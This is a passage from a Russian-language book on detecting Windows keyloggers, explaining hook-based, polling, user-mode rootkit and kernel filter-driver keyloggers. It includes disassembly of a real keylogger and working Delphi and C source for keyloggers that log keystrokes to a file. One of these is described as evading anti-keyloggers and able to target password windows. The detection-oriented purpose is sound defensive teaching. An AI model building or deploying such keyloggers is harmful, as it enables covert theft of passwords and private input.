>
> Исходный текст клавиатурного шпиона на базе ловушек очень прост, в Интернете существуют сотни готовых шпионов и их исходных текстов. Следовательно, сигнатурный поиск против данного типа шпионов бесполезен, особенно если шпион изготовлен "на заказ".

У метода есть ограничение — как отмечалось ранее, регистрация событий клавиатуры возможна только для GUI-приложений, это легко проверить с помощью демонстрационной программы.

## Методики поиска клавиатурных шпионов на базе ловушек

Для обнаружения клавиатурных шпионов подобного типа можно использовать множество методов, самый простой — изучение списка модулей GUI-приложений. Появление в этом списке некоторой посторонней библиотеки является поводом для проведения расследования с целью выяснения, что это за библиотека, и с какой целью она загружается. Более сложные методики включают в себя поведенческий анализ деятельности подозреваемых библиотек. Подобные методы основаны на том, что клавиатурный шпион должен или сохранять накопленные данные в файл, или передавать некоторому процессу-регистратору. Еще более сложной и комплексной методикой является применение специализированных средств, отслеживающих вызов ряда API-функций, в частности, `SetWindowsHookEx` и `CallNextHookEx`.

Анализ подозрительных библиотек вручную сводится к поиску кода, устанавливающего ловушки, и функций-обработчиков. После обнаружения функций производится их анализ и делается вывод о вредоносности. В качестве примера (листинг 2.52) можно рассмотреть анализ библиотеки от

клавиатурного шпиона Family Key Logger (данная библиотека выбрана в качестве примера из-за простоты и наглядности ее машинного кода). Отвечающий за установку ловушек программный код размещен в самой библиотеке, что упрощает анализ.

**Листинг 2.52. Фрагмент дизассемблированной функции, отвечающей за установку ловушек**

```
.text:1000150A InstallKeyboardHook proc near
.text:1000150A                 push    ebp
.text:1000150B                 mov     ebp, esp
.text:1000150D                 push    0               ; dwThreadId
.text:1000150F                 mov     eax, hmod
.text:10001514                 push    eax             ; hmod
.text:10001515                 push    offset KeyboardProc ; lpfn
.text:1000151A                 push    2               ; idHook
.text:1000151C                 call    ds:SetWindowsHookExA
.text:10001522                 mov     ds:hhk, eax
.text:10001527                 mov     eax, ds:hhk
.text:1000152C                 pop     ebp
.text:1000152D                 retn
.text:1000152D InstallKeyboardHook endp
```

Для определения типа ловушки по ее коду удобно применить таблицу соответствия (табл. 2.4).

***Таблица 2.4.*** *Типы ловушек и их коды*

| Код функции | Тип ловушки | Примечание |
|---|---|---|
| 1 | WH_JOURNALRECORD | Запись и воспроизведение клавиатурных событий |
| 2 | WH_KEYBOARD | Клавиатурные события. Применяется чаще всего |
| 3 | WH_GETMESSAGE | Сообщения любого типа |
| 4 | WH_CALLWNDPROC | Фильтр процедуры окна |
| 5 | WH_CBT | CBT события — создание, разрушение и перемещение окон, изменение их размера, активация окна и передача фокуса, системные команды |

***Таблица 2.4*** *(окончание)*

| Код функции | Тип ловушки | Примечание |
|---|---|---|
| 6 | WH_SYSMSGFILTER | Отслеживание сообщений от меню, диалоговых окон |
| 7 | WH_MOUSE | Сообщения, связанные с перемещением мыши и нажатием ее клавиш |
| 8 | WH_HARDWARE | Фильтр сообщений оборудования. Является устаревшим типом ловушки и в Win32 не поддерживается |
| 9 | WH_DEBUG | Ловушка для отладочных целей — вызывается перед вызовом ловушек других типов и может блокировать их вызов |
| 10 | WH_SHELL | Фильтр приложения-оболочки. Вызывается, когда создаются и разрушаются окна вернего уровня, а также когда приложению-оболочке требуется стать активным |
| 11 | WH_FOREGROUNDIDLE | Вызывается для текущего потока, когда отсутствует ввод информации со стороны пользователя. Является ловушкой-уведомлением, т. е. и wParam, и lParam при вызове функции ловушки равны 0 |

В нашем примере перехватчик имеет код типа 2, следовательно, перехватываются клавиатурные события.

#### *НА ЗАМЕТКУ*

В ходе анализа клавиатурного шпиона следует учитывать, что он может использовать типы ловушек, отличные от WH_KEYBOARD. Например, известен шпион, применяющий для слежения за системой ловушку типа WH_GETMESSAGE.

**Листинг 2.53. Фрагмент функции, отвечающей за запись вводимой информации в файл**

```
.text:1000108A                  lea     edx, [ebp+SystemTime]
.text:10001090                  push    edx             ; lpSystemTime
.text:10001091                  call    ds:GetLocalTime
.text:10001097                  cmp     [ebp+uScanCode], 80000000h
.text:1000109E                  jb      loc_1000117F
.text:100010A4                  cmp     dword_10003230, 0
```

```
.text:100010AB          jz      loc_10001161
.text:100010B1          mov     dword_10003230, 0
.text:100010BB          lea     eax, [ebp+KeyState]
.text:100010C1          push    eax             ; lpKeyState
.text:100010C2          call    ds:GetKeyboardState
.text:100010C8          push    0               ; uFlags
.text:100010CA          lea     ecx, [ebp+Buffer]
.text:100010D0          push    ecx             ; lpChar
.text:100010D1          lea     edx, [ebp+KeyState]
.text:100010D7          push    edx             ; lpKeyState
.text:100010D8          mov     eax, [ebp+uScanCode]
.text:100010DB          push    eax             ; uScanCode
.text:100010DC          mov     ecx, [ebp+uCode]
.text:100010DF          and     ecx, 0FFFFh
.text:100010E5          push    ecx             ; uVirtKey
.text:100010E6          call    ds:ToAscii
.text:100010EC          mov     byte ptr [ebp+Buffer+1], 0
.text:100010F3          push    0               ; hTemplateFile
.text:100010F5          push    80h
.text:100010FA          push    4
.text:100010FC          push    0
.text:100010FE          push    3               ; dwShareMode
.text:10001100          push    40000000h       ; dwDesiredAccess
.text:10001105          push    offset String1  ; "c:\\log.txt"
.text:1000110A          call    ds:CreateFileA
.text:10001110          mov     [ebp+hObject], eax
.text:10001116          push    2               ; dwMoveMethod
.text:10001118          push    0
.text:1000111A          push    0               ; lDistanceToMove
.text:1000111C          mov     edx, [ebp+hObject]
.text:10001122          push    edx             ; hFile
.text:10001123          call    ds:SetFilePointer
.text:10001129          push    0               ; lpOverlapped
.text:1000112B          lea     eax, [ebp+NumberOfBytesWritten]
.text:10001131          push    eax
```

```
.text:10001132          lea     ecx, [ebp+Buffer]
.text:10001138          push    ecx             ; lpString
.text:10001139          call    ds:lstrlenA
.text:1000113F          push    eax
.text:10001140          lea     edx, [ebp+Buffer]
.text:10001146          push    edx             ; lpBuffer
.text:10001147          mov     eax, [ebp+hObject]
.text:1000114D          push    eax             ; hFile
.text:1000114E          call    ds:WriteFile
.text:10001154          mov     ecx, [ebp+hObject]
.text:1000115A          push    ecx             ; hObject
.text:1000115B          call    ds:CloseHandle
```

В листинге 2.53 прослеживаются все характерные элементы классического кейлоггера. Во-первых, с помощью `GetKeyboardState` производится запрос текущего состояния клавиатуры. Затем посредством функции `ToAscii` осуществляется перевод виртуального кода нажатой клавиши и состояния клавиатуры в соответствующий им символ с учетом текущего языка. Затем полученный символ заносится в протокол, размещенный в файле c:\log.txt. В более сложных клавиатурных шпионах можно обнаружить код, заносящий информацию о нажимаемых клавишах в буфер, содержимое которого периодически сбрасывается на диск.

Если обобщить особенности клавиатурных шпионов на основе ловушек, полученные с помощью их дизассемблирования и изучения, то можно сформировать список функций, наиболее часто применяемых в шпионах данного типа (табл. 2.5).

***Таблица 2.5.*** *API-функции, применяемые кейлоггерами*

| Функция | Назначение |
|---|---|
| `SetWindowsHookEx`<br>`UnhookWindowsHookEx` | Установка Hook и его удаление |
| `CallNextHookEx` | Вызов следующего перехватчика в цепочке |
| `GetAsyncKeyState`<br>`GetKeyboardState` | Отслеживание клавиатуры методом последовательного опроса |
| `ToAscii`<br>`ToAsciiEx` | Перевод виртуального кода клавиатуры в ASCII |

***Таблица 2.5*** *(окончание)*

| Функция | Назначение |
|---|---|
| `SendMessage`<br>`PostMessage` | Отправка информации компоненту кейлоггера, отвечающему за протоколирование. Анализируя параметры этих функций, можно установить, что именно передается и какому приложению или окну |
| `GetForegroundWindow`<br>`GetFocus`<br>`GetActiveWindow` | Определение, с каким окном в данный момент работает пользователь. Применятся для "привязки" нажатий клавиш к окну, что упрощает анализ созданных кейлоггером протоколов |
| `MapVirtualKey`<br>`MapVirtualKeyEx` | Перевод виртуального кода клавиатуры в скан-код или ASCII-код |
| `GetKeyboardLayout` | Запрос идентификатора текущей раскладки клавиатуры |
| `CreateFile`<br>`OpenFile`<br>`WiteFile` | Работа с файлом протокола |

Данные функции часто встречаются в распространенных клавиатурных шпионах и при дизассемблировании и анализе подозрительной библиотеки на эти функции рекомендуется обратить внимание в первую очередь.

## Слежение за клавиатурным вводом с помощью опроса клавиатуры

Данная методика основана на периодическом опросе состояния клавиатуры. Для опроса состояния клавиш в системе предусмотрена специальная функция `GetKeyboardState`, возвращающая массив из 255 байт, в котором каждый байт содержит состояние определенной клавиши на клавиатуре. Данный метод уже не требует внедрения DLL в GUI-процессы и в результате шпион менее заметен.

Однако изменение статуса клавиш происходит в момент считывания потоком клавиатурных сообщений из его очереди, и в результате подобная методика работает только для слежения за GUI-приложениями. От этого недостатка свободна функция `GetAsyncKeyState`, возвращающая состояние клавиши на момент вызова функции.

**Листинг 2.54. Функция опроса состояния клавиатуры, вызываемая таймером**

```
procedure TfrmMain.tmKeyStateCheckTimerTimer(Sender: TObject);
var
 i, res : integer;
 S : string;
begin
 S := '';
 // Цикл опроса состояния клавиш
 for i := 0 to 255 do begin
  // Запрос состояния клавиши i
  Res := GetAsyncKeyState(i);
  if Res <> 0 then
   if MapVirtualKey(i, 2) > 0 then
    S := S + char(MapVirtualKey(i, 2))
     else S := S+'['+inttostr(i)+']';
 end;
 if length(s) = 0 then exit;
 Memo1.Lines.Add('Нажаты клавиши "'+S+'"');
end;
```

Приведенный в листинге 2.54 код должен вызываться по таймеру с интервалом порядка 50 мс, что позволит проводить порядка 20 опросов в секунду. Это является основным недостатком, поскольку даже высокая скорость опроса не дает гарантии регистрации всех нажатий клавиш при быстром вводе информации. Обнаружение подобных клавиатурных шпионов, как правило, ведется путем перехвата API-функций типа `GetAsyncKeyState` и слежения за их вызовом. Некоторые антикейлоггеры осуществляют интеллектуальную блокировку вызова данной функции — вызов `GetAsyncKeyState` разрешается только для приложений, находящихся в фокусе клавиатурного ввода.

## Клавиатурный шпион на базе руткит-технологии в UserMode

Данная разновидность клавиатурных шпионов не получила пока особого распространения, но по возможностям они не отстают от собратьев, использующих другие технологии. С другой стороны, многие антикейлоггеры не рассчитаны на поиск шпионов такого типа и не способны им противодействовать.

Принцип работы подобного клавиатурного шпиона достаточно прост — с помощью любой из описанных в *разд. "Rootkit"* методик производится перехват одной или нескольких функций, позволяющих получить контроль над вводимой с клавиатуры информацией. Наиболее простым является перехват функций `GetMessage` и `PeekMessage`. Рассмотрим пример, перехватывающий `PeekMessage`. Он построен на базе перехвата функций с помощью правки IAT, принципы работы подобного перехватчика подробно описаны в *разд. "Перехват подменой адресов функций"*. Код перехватчиков приведен в листинге 2.55.

**Листинг 2.55. Клавиатурный шпион на базе перехвата фугкции `PeekMessage`**

```
type
 TPeekMessageA =  function (var lpMsg: TMsg; hWnd: HWND;
  wMsgFilterMin, wMsgFilterMax, wRemoveMsg: UINT): BOOL; stdcall;
 TPeekMessageW =  function (var lpMsg: TMsg; hWnd: HWND;
  wMsgFilterMin, wMsgFilterMax, wRemoveMsg: UINT): BOOL; stdcall;
var
 OldPeekMessageA : TPeekMessageA;
 OldPeekMessageW : TPeekMessageW;

procedure LogKey(var lpMsg: TMsg);
var
 F       : TextFile;
 WndText, KeyName : string;
 Res     : integer;
begin
 AssignFile(F, 'c:\keylog.txt');
 if FileExists('c:\keylog.txt') then
  Append(F) else Rewrite(F);
 SetLength(WndText, 1024);
 ZeroMemory(@WndText[1], length(WndText));
 GetWindowText(hWnd, @WndText[1], Length(WndText));
 // Выделение буфера для имени клавиши
 SetLength(KeyName, 32);
 // Получение имени по коду, Res - длина возвращенной строки
 Res := GetKeyNameText(lpMsg.lParam, @KeyName[1], Length(KeyName));
 Writeln(F, Trim(WndText) + ' : ' + copy(KeyName, 1, Res));
```

```
 CloseFile(F);
end;

function myPeekMessageA (var lpMsg: TMsg; hWnd: HWND;
  wMsgFilterMin, wMsgFilterMax, wRemoveMsg: UINT): BOOL; stdcall;
begin
 Result := OldPeekMessageA(lpMsg, hWnd,
  wMsgFilterMin, wMsgFilterMax, wRemoveMsg);
 if Result and (lpMsg.message = WM_KEYDOWN) then
  LogKey(lpMsg);
end;

function myPeekMessageW (var lpMsg: TMsg; hWnd: HWND;
  wMsgFilterMin, wMsgFilterMax, wRemoveMsg: UINT): BOOL; stdcall;
begin
 Result := OldPeekMessageW(lpMsg, hWnd,
  wMsgFilterMin, wMsgFilterMax, wRemoveMsg);
 if Result and (lpMsg.message = WM_KEYDOWN) then
  LogKey(lpMsg);
end;

begin
 InterceptedFunctionsList := nil;
 // Перехваты для инженерных целей
 // Перехват LoadLibrary*
 InterceptFunctionEx('kernel32.dll','LoadLibraryA',
                     @OldLoadLibraryA, @myLoadLibraryA);
 InterceptFunctionEx('kernel32.dll','LoadLibraryW',
                     @OldLoadLibraryW, @myLoadLibraryW);
 // Перехват GetProcAddress
 InterceptFunctionEx('kernel32.dll','GetProcAddress',
                     @OldGetProcAddress, @myGetProcAddress);

 // Перехваты клавиатурного шпиона
 InterceptFunctionEx('user32.dll','PeekMessageA',
                     @OldPeekMessageA, @myPeekMessageA);
```

```
 InterceptFunctionEx('user32.dll','PeekMessageW',
                     @OldPeekMessageW, @myPeekMessageW);
end.
```

Функция `LogKey` в данном примере является вспомогательной и предназначена для записи информации о нажатиях клавиш в текстовый протокол c:\keylog.txt. В случае отсутствия файла он автоматически создается, а в случае его наличия производится дозапись информации в конец файла. В протокол пишутся имена нажатых клавиш, получаемые с помощью функции `GetKeyNameText`. В качестве единственного параметра функция `LogKey` получает клавиатурное сообщение.

Функции-перехватчики `myPeekMessageA` и `myPeekMessageW` идентичны и выполняют следующие действия:

- производится вызов `PeekMessage` (для этого они пользуются указателем `OldPeekMessage`, сохраненным до ее перехвата);
- анализируется результат, возвращаемый `PeekMessage`. Если `PeekMessage` возвращает `TRUE`, то это означает, что из очереди сообщений было успешно извлечено очередное сообщение. В этом случае производится анализ типа сообщений. Для сообщений типа `WM_KEYDOWN` (нажатие клавиши) производится вызов процедуры протоколирования `LogKey`.
- В данном примере перехватываются только функции `PeekMessageA` и `PeekMessageW`, полноценный клавиатурный шпион может взять под контроль функции `GetMessage`, `DispatchMessage` и `TranslateMessage`. Идея методики от этого не изменяется — руткит следит за работой приложений с очередью сообщений и реагирует на определенные события. Аналогично можно разработать пример, который будет отслеживать оконные события, события мыши и любые другие сообщения. Кроме пассивного наблюдения, в таком перехватчике легко реализовать модификацию сообщений.
- Интересной особенностью методики является то, что против нее совершенно бесполезны современные антикейлоггеры, которые прекрасно справляются с клавиатурными шпионами других типов. Например, Privacy Keyboar никак не прореагировал на установку данного демонстрационного примера и не смог противодействовать его работе. Второй особенностью является возможность "прицельного шпионажа" — внедрение перехватчика в строго определенные приложения по различным критериям, например, только в окна браузера или окна с запросом на ввод пароля.

Методики противодействия и поиска таких шпионов не отличаются от поиска руткитов UserMode. Ключевым моментом, позволяющим заподозрить

наличие в системе подобного шпиона, является перехват функций `GetMessage`, `PeekMessage` и `TranslateMessage` тем или иным способом.

> ***НА ЗАМЕТКУ***
>
> На момент написания книги у автора нет данных о том, чтобы перехват функций `GetMessage`, `PeekMessage` и `TranslateMessage` производился каким-либо безопасным приложением. Следовательно, обнаружение перехвата хотя бы одной из перечисленных функций в ходе проверки системы является поводом для тщательного расследования и выяснения, какое приложение установило данные перехваты и с какой целью.

## Клавиатурный шпион на базе драйвера-фильтра

Клавиатурные шпионы данного типа основаны на установке в систему своего драйвера, который подключается к драйверу клавиатуры в качестве драйвера-фильтра. Примеры реализации драйверов-фильтров можно найти в DDK, на сайте Microsoft (в частности, статья с ID 176417 от 21.03.2005), а также по адресу **http://www.sysinternals.com/Utilities/Ctrl2Cap.html**. Полезную теорию и примеры можно посмотреть в статьях цикла "Драйверы режима ядра" на сайте **www.wasm.ru**.

Клавиатурный шпион данного типа, как правило, состоит из драйвера и управляющего приложения, которое производит установку и настройку драйвера. С точки зрения принципа регистрации возможны два варианта реализации.

- Драйвер производит запись информации о нажимаемых клавишах управляющему приложению, а оно уже производит обработку информации, запись ее на диск и создание протоколов.
- Драйвер работает автономно и ведет запись событий своими силами. В этом случае управляющее приложение требуется только для установки и настройки драйвера и может отсутствовать, поскольку регистрация драйвера сводится к созданию нескольких ключей в реестре — эта операция может выполняться вручную или с помощью INF-файла.

В момент загрузки драйвер должен подключиться к стеку драйвера клавиатуры с помощью функций `IoCreateDevice`/`IoAttachDevice`. Подключение обычно производится к стеку устройства `\\Device\\KeyboardClass0`, которое является драйвером класса и реализует общую функциональность для клавиатур различных типов.

Для клавиатурного шпиона будут представлять интерес только IRP типа `IRP_MJ_READ`, поскольку, анализируя их, можно получить коды клавиш.

Важным моментом является то, что драйвер-фильтр будет регистрировать не IRP с данными о нажатиях клавиш, а IRP с запросами данных у Kbdclass.

Информация о нажатии клавиш станет доступной после того, как драйвер Kbdclass завершит IRP и занесет в его буфер данные. Следовательно, фильтр кейлоггера должен установить в каждый IRP типа `IRP_MJ_READ` свою процедуру завершения с помощью `IoSetCompletionRoutine`.

Рассмотрим практическую реализацию драйвера-фильтра, работающего по описанному ранее алгоритму. В листинге 2.56 приведена процедура `DriverEntry`, задачей которой является создание устройства `\Device\KD4` с помощью `IoCreateDevice` и создание символьной ссылки с помощью `IoCreateSymbolicLink`. В случае успешного выполнения данных операций производится подключение фильтра.

**Листинг 2.56. Точка входа в драйвер**

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT  DriverObject,
                     IN PUNICODE_STRING RegistryPath)
{
    PDEVICE_OBJECT          DeviceObject        = NULL;
    NTSTATUS                ntStatus;
    UNICODE_STRING          usDeviceNameUnicodeString;
    UNICODE_STRING          usDeviceLinkUnicodeString;

    // Подготовка Unicode-строк
    RtlInitUnicodeString (&usDeviceNameUnicodeString,
                          L"\\Device\\KD4");
    RtlInitUnicodeString (&usDeviceLinkUnicodeString,
                          L"\\DosDevices\\KD4" );
    // Создание устройства
    ntStatus = IoCreateDevice (DriverObject,
                               sizeof(DEVICE_EXTENSION),
                               &usDeviceNameUnicodeString,
                               FILE_DEVICE_UNKNOWN,
                               0,
                               TRUE,
                               &DeviceObject);

    if (!NT_SUCCESS(ntStatus)) {
        return ntStatus;
    }
```

```
    // Запомним указатель на DeviceObject->DeviceExtension
    // для его применения в обработчиках
    pGlobalDevExt = (PDEVICE_EXTENSION)DeviceObject->DeviceExtension;

    // Создание символьной ссылки
    ntStatus = IoCreateSymbolicLink (&usDeviceLinkUnicodeString,
                                     &usDeviceNameUnicodeString);
    if (!NT_SUCCESS(ntStatus)) {
              DbgPrint("DriverEntry: IoCreateSymbolicLink error\n");
        IoDeleteDevice(DeviceObject);
        return ntStatus;
    }

    // Создание и подключение фильтра
    ntStatus = InstallKeyboardFilter( DriverObject );
    if(!NT_SUCCESS(ntStatus)) {
      IoDeleteDevice (DeviceObject);
      return ntStatus;
    }

    // Подключение обработчика-ретранслятора ко всем функциям
    for(int i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++)
     DriverObject->MajorFunction[i] = DriverDispatchGeneral;
    // Отдельный обработчик - для IRP_MJ_READ
    DriverObject->MajorFunction[IRP_MJ_READ] = DriverDispatchRead;
    DriverObject->DriverUnload = DriverUnload;

    return ntStatus;
}
```

Отвечающий за установку фильтра программный код выполнен в виде отдельной функции `InstallKeyboardFilter` (листинг 2.57).

**Листинг 2.57. Функция `InstallKeyboardFilter`**

```
NTSTATUS InstallKeyboardFilter(IN PDRIVER_OBJECT DriverObject)
{
    UNICODE_STRING          ntUnicodeString;
    NTSTATUS                ntStatus;
    PDEVICE_OBJECT          DeviceObject        = NULL;

    // Устанавливаем фильтр на \Device\KeyboardClass0
    RtlInitUnicodeString(&ntUnicodeString,
                         L"\\Device\\KeyboardClass0");
    ntStatus = IoCreateDevice( DriverObject,
                0,
                NULL,
                FILE_DEVICE_KEYBOARD,
                0,
                FALSE,
                &DeviceObject );

    if( !NT_SUCCESS(ntStatus) ) {
        DbgPrint("InstallKeyboardFilter: IoCreateDevice error");
        return ntStatus;
    }
    // Установка флага DO_BUFFERED_IO
    DeviceObject->Flags |= DO_BUFFERED_IO;

    // Подключение нашего фильтра
    ntStatus = IoAttachDevice(DeviceObject,
                              &ntUnicodeString,
                              &pGlobalDevExt->KbdDevice );
    if( !NT_SUCCESS(ntStatus) ) {
        DbgPrint("InstallKeyboardFilter: error, IoAttachDevice error");
        IoDeleteDevice( DeviceObject );
        return ntStatus;
    }
```

```
    pGlobalDevExt->KbdFilterDevice = DeviceObject;

    return STATUS_SUCCESS;
}
```

В случае успешного выполнения данная функция возвращает код STATUS_SUCCESS. В листинге 2.58 рассмотрен исходный текст обработчика IRP_MJ_READ и функции DriverDispatchGeneral, обрабатывающей все остальные IRP, получаемые нашим драйвером.

**Листинг 2.58. Фрагмент исходного текста драйвера — функции DriverDispatchRead и DriverDispatchGeneral**

```
// Обработчик IRP_MJ_READ
NTSTATUS DriverDispatchRead(IN PDEVICE_OBJECT DeviceObject,  IN PIRP Irp)
{
  PIO_STACK_LOCATION currentIrpStack = IoGetCurrentIrpStackLocation(Irp);
  PIO_STACK_LOCATION nextIrpStack    = IoGetNextIrpStackLocation(Irp);
  *nextIrpStack = *currentIrpStack;

  // Установили в IRP callback-функцию завершения
  IoSetCompletionRoutine(Irp, OnReadCompletion,
                         DeviceObject, TRUE, TRUE, TRUE);
  // Передаем IRP драйверу
  return IoCallDriver(pGlobalDevExt->KbdDevice, Irp);
}

// Ретранслятор
NTSTATUS DriverDispatchGeneral(IN PDEVICE_OBJECT DeviceObject,
                               IN PIRP Irp)
{
    // Пропускаем все IRP без обработки
    IoSkipCurrentIrpStackLocation(Irp);
    return IoCallDriver(pGlobalDevExt->KbdDevice, Irp);
}
```

Легко заметить, что DriverDispatchGeneral в сущности является ретранслятором — он просто передает IRP "родному" драйверу клавиатуры. Обработ-

чик `DriverDispatchRead` немного сложнее — он с помощью функции `IoSetCompletionRoutine` устанавливает в IRP адрес функции завершения `OnReadCompletion`, которая собственно и выполняет анализ заполненного буфера и извлекает из него данные о нажатиях и отпусканиях клавиш (листинг 2.59). Функция проверяет значение `Irp->IoStatus.Status`, и если оно равно `STATUS_SUCCESS`, то в буфере IRP находятся данные о нажатиях и отпусканиях клавиш. Эти данные хранятся в виде массива структур `KEYBOARD_INPUT_DATA`, количество записей определяется делением размера буфера на размер структуры `KEYBOARD_INPUT_DATA`.

**Листинг 2.59. Функция `OnReadCompletion`**

```
NTSTATUS OnReadCompletion(IN PDEVICE_OBJECT pDeviceObject,
                          IN PIRP Irp, IN PVOID Context)
{
   if (Irp->IoStatus.Status == STATUS_SUCCESS) {
    // Указатель на буфер
    PKEYBOARD_INPUT_DATA KeyData =
       (PKEYBOARD_INPUT_DATA)Irp->AssociatedIrp.SystemBuffer;
    // Количество данных о нажатиях в буфере
    int KeyDataCount = Irp->IoStatus.Information /
                           sizeof(KEYBOARD_INPUT_DATA);
    // Вывод информации из буфера через DbgPrint
    for(int i = 0; i < KeyDataCount; i++) {
     DbgPrint("ScanCode: %x ", KeyData[i].MakeCode);
     // Флаги
     switch (KeyData[i].Flags) {
      case KEY_MAKE:
       DbgPrint("%s ","Key Down (KEY_MAKE)");
       break;
      case KEY_BREAK:
       DbgPrint("%s ","Key Up (KEY_BREAK)");
       break;
      case KEY_E0:
       DbgPrint("%s ","(KEY_E0)");
       break;
      case KEY_E1:
```

```
        DbgPrint("%s ","(KEY_E1)");
        break;
      }
     }
    }

    // Постановка IRP в очередь (если необходимо)
    if(Irp->PendingReturned)
     IoMarkIrpPending(Irp);

     return Irp->IoStatus.Status;
}
```

Функция `IoSetCompletionRoutine` описана в MSDN и имеет следующий вид — листинг 2.60.

**Листинг 2.60. Функция `IoSetCompletionRoutine`**

```
VOID IoSetCompletionRoutine(
 IN PIRP Irp,
 IN PIO_COMPLETION_ROUTINE CompletionRoutine,
 INPVOID Context,
 IN BOOLEAN InvokeOnSuccess,
 IN BOOLEAN InvokeOnError,
 IN BOOLEAN InvokeOnCahcel);
```

Адрес обработчика завершения передается в параметре `CompletionRoutine`, а `InvokeOnSuccess`, `InvokeOnError` и `InvokeOnCahcel` указывают, в каких случаях этот обработчик должен вызываться. В принципе, в нашем случае достаточно установить в `TRUE` только `InvokeOnSuccess`.

Функция завершения проверяет значение `Irp->IoStatus.Status`, и если оно равно `STATUS_SUCCESS`, то в буфере IRP находятся данные о нажатиях и отпусканиях клавиш. Эти данные хранятся в виде массива структур `KEYBOARD_INPUT_DATA`. Количество записей определяется делением размера буфера на размер структуры `KEYBOARD_INPUT_DATA`.

Для компиляции данного примера необходимо включить в проект ntddkbd.h из DDK. В данном заголовочном файле декларирована структура `KEYBOARD_INPUT_DATA` и константы для расшифровки флагов. Получаемая в ходе работы функции `OnReadCompletion` информация может регистриро-

ваться с помощью утилиты DebugView (**http://www.sysinternals.com/**). Загрузку и выгрузку драйвера можно выполнять с помощью утилиты w2k_load.exe или ее аналогов.

Поиск подобных клавиатурных шпионов производится достаточно простым способом — анализом стека драйвера KeyboardClass*. В частности, загруженный драйвер можно обнаружить с помощтью утилиты DeviceTree из состава DDK.





**Рис. 2.10.** Драйвер-фильтр, подключенный к `KeyboardClass0`

Рассмотренный в нашем примере драйвер является невыгружаемым. Тем не менее, в примере есть код, отвечающий за выгрузку драйвера, выполняющий отключение фильтра перед выгрузкой. Однако здесь есть один "подводный камень" — для слежения за идущими от драйвера клавиатуры IRP мы помещаем в них указатель на функцию `OnReadCompletion`. Следовательно, в момент выгрузки драйвера могут существовать IRP с таким указателем. В момент завершения обработки такого IRP возникнет BSOD в результате попытки вызова функции выгруженного драйвера. Для защиты от этого можно или сделать драйвер невыгружаемым (что чаще всего и делается), или вести счетчик, инкрементируемый при каждом вызове

IoSetCompletionRoutine и декрементируемый при входе в OnReadCompletion. В этом случае выгрузка драйвера производится только при нулевом значении данного счетчика, причем возможны две стратегии:

- блокировка выгрузки при ненулевом значении счетчика IRP с установленным обработчиком завершения;
- отключение фильтра и ожидание обнуления счетчика IRP с установленным обработчиком завершения (обнуление произойдет в результате вызова OnReadCompletion).

## Клавиатурный шпион на базе Rootkit-технологии в KernelMode

Подобный клавиатурный шпион не устанавливает драйвер-фильтр и в результате менее заметен. Принцип действия подобного кейлоггера не отличается от руткита режима ядра (KernelMode), только вместо перехвата функций в UserMode перехватываются функции win32k.sys. Однако для перехвата этих функций необходимо решить несколько задач.

- Для установки перехватчика необходимо найти адрес таблицы KeServiceDescriptorTableShadow. Эта таблица аналогична по структуре таблице KeServiceDescriptorTable, но проблема состоит в том, что адрес этой таблицы в отличие от адреса KeServiceDescriptorTable не экспортируется ядром.
- Таблица SST win32k размещается в адресном пространстве пользовательского режима и отражается только на GUI-процессы. Следовательно, для модификации этой SST необходимо подключиться к GUI-процессу.

Поиск KeServiceDescriptorTableShadow является проблемой, поскольку документированных путей для выполнения данной операции не существует. Недокументированные пути сводятся или к трассировке вызова API-функций user32.dll вплоть до ядра, или к анализу кода ядра. Второй путь проще в реализации и основан на том, что в ntoskrnl.exe имеется экспортируемая функция KeAddSystemServiceTable, которая в ходе своей работы обращается к KeServiceDescriptorTableShadow. Машинный код этой функции (листинг 2.61) достаточно прост и практически не изменяется от версии к версии, что позволяет применить для нахождения нужного участка машинного кода простейший сигнатурный поиск.

**Листинг 2.61. Результат дизассемблирования функции KeAddSystemServiceTable**

```
8B FF                   mov     edi, edi
55                      push    ebp
```

```
8B EC                   mov     ebp, esp
83 7D 18 03             cmp     [ebp+arg_10], 3
77 4E                   ja      short loc_4E05DA
8B 45 18                mov     eax, [ebp+arg_10]
C1 E0 04                shl     eax, 4
83 B8 00 C5 48 00 00    cmp     KeServiceDescriptorTable[eax], 0
75 3F                   jnz     short loc_4E05DA
8D 88 C0 C4 48 00       lea     ecx, KeServiceDescriptorTableShadow[eax]
83 39 00                cmp     dword ptr [ecx], 0
75 34                   jnz     short loc_4E05DA
83 7D 18 01             cmp     [ebp+arg_10], 1
```

В листинге выделены байты, содержащие адрес `KeServiceDescriptorTableShadow`. Подчеркнутые байты могут выступить в роли сигнатуры. Основанная на сигнатурном поиске функция определения адреса `KeServiceDescriptorTableShadow` приведена в листинге 2.62

**Листинг 2.62. Функция `FindShadowTable`**

```
PSERVICE_DESCRIPTOR_TABLE FindShadowTable()
{
